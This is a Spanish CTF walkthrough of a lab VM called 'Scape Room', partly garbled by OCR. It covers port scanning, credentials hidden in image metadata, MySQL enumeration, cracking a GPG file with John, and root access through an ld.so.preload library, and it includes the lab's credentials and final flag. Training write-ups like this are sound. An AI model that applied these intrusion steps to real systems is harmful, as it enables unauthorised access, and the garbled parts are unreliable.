Scape Room

```
nmap -sS -p- -Pn -n --min-rate 5000 -vvv 192.168.137.10
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-01 13:25 EST
Initiating ARP Ping Scan at 13:25
Scanning 192.168.137.10 [1 port]
Completed ARP Ping Scan at 13:25, 0.09s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 13:25
Scanning 192.168.137.10 [65535 ports]
Discovered open port 3306/tcp on 192.168.137.10
Increasing send delay for 192.168.137.10 from 0 to 5 due to 75 out of 249 dropp
Discovered open port 80/tcp on 192.168.137.10
Discovered open port 22/tcp on 192.168.137.10
Increasing send delay for 192.168.137.10 from 5 to 10 due to max_successful_try
Increasing send delay for 192.168.137.10 from 10 to 20 due to max_successful_tr
Increasing send delay for 192.168.137.10 from 20 to 40 due to 33 out of 108 dro
Increasing send delay for 192.168.137.10 from 40 to 80 due to 214 out of 711 dr
Increasing send delay for 192.168.137.10 from 80 to 160 due to 374 out of 1245
Increasing send delay for 192.168.137.10 from 160 to 320 due to max successful
Increasing send delay for 192.168.137.10 from 320 to 640 due to 35 out of 115 \overline{d}
Increasing send delay for 192.168.137.10 from 640 to 1000 due to 11 out of 23 d
Warning: 192.168.137.10 giving up on port because retransmission cap hit (10).
Discovered open port 33060/tcp on 192.168.137.10
Completed SYN Stealth Scan at 13:26, 48.53s elapsed (65535 total ports)
Nmap scan report for 192.168.137.10
Host is up, received arp-response (1.2s latency).
Scanned at 2025-03-01 13:25:28 EST for 49s
Not shown: 64306 closed tcp ports (reset), 1225 filtered tcp ports (no-response
PORT
          STATE SERVICE REASON
                        syn-ack ttl 64
22/tcp
          open ssh
80/tcp
          open http
                        syn-ack ttl 64
3306/tcp open mysql
                        syn-ack ttl 64
33060/tcp open mysqlx syn-ack ttl 64
MAC Address: 08:00:27:3A:36:48 (PCS Systemtechnik/Oracle VirtualBox virtual NIC
Read data files from: /usr/share/nmap
```

```
192.168.13/.3 a4:42:3D:28:T6:// 1 60 Intel Corporate

> nmap -sCV -p22,80,3306,33060 -Pn -n --min-rate 5000 -vvv 192.168.137.10


Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-01 13:27 EST

NSE: Loaded 157 scripts for scanning.
```

```
STATE SERVICE REASON
                                            VERSION
PORT
22/tcp
           open ssh
                           syn-ack ttl 64 OpenSSH 8.2pl Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol
  ssh-hostkey:
    3072 71:72:6f:9a:ba:7f:73:1d:bc:30:36:ee:9d:62:e8:88 (RSA)
  ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC9rr4blihw/HPdsO9dVcpgT10CEfHAp8UBac0KB2ScJdBtgVP9b5PRj
9DyTrx5U0gm/TKMRotfHKtJ0pXxkCzWLwawmNomBt5FSZ6tre/+7tgBU4N6qpns9QwUFU/+yKKKf8VxIcVY7M2Gtv8pHXz6
JbG4p0KIWXn+v0WdKhn7wpotzf/T2alfrWp6DYMzbsQL+YGch0ZLfYt9MMqJvQW2D7yJZWGi0VwkAh6DYPr+tEoUyX6/91+I
YBwGcG4kIJl/fRUbstHxpvEuuCbmIXnTac=
    256 cd:0b:5b:55:41:13:bc:1c:d1:27:81:77:ff:6d:33:15 (ECDSA)
  ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEtda9S4sifkDs+9FHwz00
256 63:29:44:28:7d:5a:db:39:29:47:2f:a5:1d:17:fc:07 (ED25519)
  ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMb4z+oBsHrwxcwJMu0fZ5IDkMT0G3ig9b0nPjvFHKjF
80/tcp
                         syn-ack ttl 64 Apache httpd 2.4.41 ((Ubuntu))
          open http
  http-title: Lecturas de Sensores
  http-methods:
    Supported Methods: GET HEAD POST OPTIONS
 http-server-header: Apache/2.4.41 (Ubuntu)
3306/tcp open mysql syn-ack ttl 64 MySQL 8.0.40-0ubuntu0.20.04.1
 ssl-date: TLS randomness does not represent time
ssl-cert: Subject: commonName=MySQL_Server_8.0.39_Auto_Generated_Server_Certificate
  Issuer: commonName=MySQL Server 8.0.39 Auto Generated CA Certificate
 Public Key type: rsa
Public Key bits: 2048
Signature Algorithm: sha256WithRSAEncryption
  Not valid before: 2024-11-01T16:51:24
  Not valid after: 2034-10-30T16:51:24
          9d6d:88cd:2859:7622:c2c2:4463:72d0:c487
  MD5:
  SHA-1: 97a0:20c3:890d:48f2:5f5d:69c0:eb9b:a8db:3eed:2688
   ----BEGIN CERTIFICATE----
```

```
|_ Auth Plugin Name: caching_sha2_password
33060/tcp open mysqlx syn-ack ttl 64 MySQL X protocol listener
MAC Address: 08:00:27:3A:36:48 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


> whatweb 192.168.137.10 | which is a packe [2.4.41], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[192.168.137.10], Script, Title[Lecturas de Sensores], UncommonHeaders[X-hint,X-contact]



```
curl -s -IX GET 'http://192.168.137.10/'
HTTP/1.1 200 0K
Date: Sat, 01 Mar 2025 18:53:06 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
X-Hint: Subdominios.... info
X-Contact: info@sensores.thl
Content-Length: 4267
Content-Type: text/html; charset=UTF-8
```

agregamos info.sensores.thl al /etc/hosts

descargamos la imagen



```
vim /etc/hosts
> exiftool <u>sensor overview.png</u>
ExifTool Version Number
                                      : 13.10
File Name
                                       sensor overview.png
Directory
File Size
                                        1931 kB
File Modification Date/Time
                                        2025:03:01 14:14:38-05:00
File Access Date/Time
                                        2025:03:01 14:14:37-05:00
File Inode Change Date/Time
                                        2025:03:01 14:14:38-05:00
File Permissions
                                        -rw-rw-r--
File Type
                                        PNG
File Type Extension
MIME Type
Image Width
                                       png
                                        image/png
                                        1147
Image Height
                                        1147
Bit Depth
Color Type
                                        8
                                       RGB
Compression
                                       Deflate/Inflate
Filter
Interlace
                                       Adaptive
                                        Noninterlaced
Comment
                                        YWN1dGU6SVM0eUJ2Znd4cFhVWnNCeGhDWHI1bXV2M2RYZFFnIQo=
Image Size
                                        1147x1147
Megapixels
                                       1.3
```

```
> echo "YWN1dGU6SVM0eUJ2Znd4cFhVWnNCeGhDWHI1bXV2M2RYZFFnIQo=" | base64 -d; echo
acute:IS4yBvfwxpXUZsBxhCXr5muv3dXdQg!
```

```
mysql -h 192.168.137.10 -u acute -P 3306 -p --skip-ssl
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 137
Server version: 8.0.40-0ubuntu0.20.04.1 (Ubuntu)
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MySQL [(none)]>
MySQL [SensorData]> select * from login;
 id | usuario | password
  1 | administrador | BD9D09C524BC8A234E0B75D4FA60AF8A71D124915A3D44BC17B761186D0EB00E |
id usuario
                  password
1 administrador
BD9D09C524BC8A234E0B75D4FA60AF8A71D124915A3D44BC17B761186D0EB00E
----+
```

Scape Room 5


sigo enumerando y paso a information_schema

luego de ver algunas tavlas entrando a EVENTS veo lo siguiente

e381025ee5804e9a

claro recorde q esta todo en espanol XD use otro diccionario

entramos como administrador y la pass



Usuario: pepito

Contraseña: 3d849bb0ea51b68d

en nuestro dir encontramos un archivo leeme.txt.gpg vamos a descargarlo kali y desencriptarlo

```
| — (kali@kali)-[~]
| — $ gpg2john leeme.txt.gpg > out.txt
| Created directory: /home/kali/.john
| File leeme.txt.gpg
| — (kali@kali)-[~]
| — $ cat out.txt
| $gpg$*0*206*0b882d6acb3b2b4b4dc92cf04147cb4833ddca558b176abb96bc8
```

john out.txt --wordlist=rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65011712 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 §
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
superman1 (?)
1g 0:00:00:37 DONE (2025-03-02 13:40) 0.02690g/s 30.13p/s 30.13c/s 30.13C/s s
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```
pepito@ctf:~gpg --decrypt leeme.txt.gpg
gpg: AES256 encrypted data
gpg: encrypted with 1 passphrase
No todas las funciones tienen el control que parecen tener. Algunas veces,
quien controla lo que se
carga primero tiene la ventaja. Recuerda: la pre-carga puede ser tu mejor
aliada... o tu perdición.
```

me fijo por archivos preload a ver que encuentro

pepito@ctf:~\$ find / -type f -name "*preload*" 2>/dev/null /etc/ld.so.preload /etc/apparmor.d/local/ld_preload /etc/apparmor.d/usr.etc.ld_preload

Los archivos

preload que encontreamos están relacionados con la carga de bibliotecas compartidas en Linux, y específicamente con la seguridad del sistema y AppArmor.

/etc/ld.so.preload → Fuerza la carga de librerías compartidas

✓ Este archivo es crítico, ya que define qué bibliotecas se deben cargar antes que cualquier otra en el sistema.

- Se usa para inyectar librerías en todos los procesos que usan ld.so (el linker dinámico de Linux).
- Puede ser usado legítimamente por programas para optimizar rendimiento o aplicar parches de seguridad.
- A Si un atacante modifica este archivo, podría cargar una librería maliciosa en todo el sistema, lo que es una técnica común en ataques de rootkits.

miramos los permisos

```
pepito@ctf:~$ ls -l /lib lrwxrwxrwx 1 root root 7 mar 14 2023 /lib <math>\rightarrow usr/lib pepito@ctf:~$
```

le hago un strings

```
pepito@ctf:~$ strings /lib/libscaperoom.so
__gmon_start__
_ITM_deregisterTMCloneTable
_ITM_registerTMCloneTable
__cxa_finalize
original_read
already_executed
dlsym
getpid
snprintf
fopen
fgets
fclose
strcmp
strstr
setuid
setgid
puts
system
__stack_chk_fail
libdl.so.2
libc.so.6
GLIBC_2.2.5
GLIBC_2.4
u+UH
read
/proc/%d/comm
rT8hQ9VcYb5kLmXo
                            encontramos la clave root!!!!!!
[+] Acceso root concedido!
[+] Reloj detenido... Buen trabajo!!!
/bin/systemctl stop apagar_automatico.service
/bin/bash
:*3$"
GCC: (Ubuntu 9.4.0-1ubuntu1~20.04.2) 9.4.0
crtstuff.c
```


Has logrado superar todos los desafíos y escapar de esta sala virtual. El tiempo no fue tu enemigo,

sino tu aliado, y cada decisión te ha llevado hasta este momento.

La clave para tu victoria es:

AaSdF8gHjKIZxCvB6nM7OoPqW1eR2tY3uloP

Esta flag es el símbolo de tu éxito y la prueba de que has alcanzado el nivel más alto de este reto.

Guarda este logro con orgullo, pues no todos pueden llegar tan lejos.

Recuerda:

- Cada pista que descifraste fue una lección valiosa.
- Cada error que cometiste, una oportunidad de crecer.
- Cada éxito, un paso más hacia el dominio.

Esto no es el final, sino el comienzo de nuevos desafíos. ¿Estás preparado para lo que viene?

¡Nos vemos en el próximo reto, donde tu ingenio será puesto a prueba una vez más!

root@ctf:/root# uid=0(root) gid=0(root) groups=0(root),1001(pepito)

root@ctf:/root#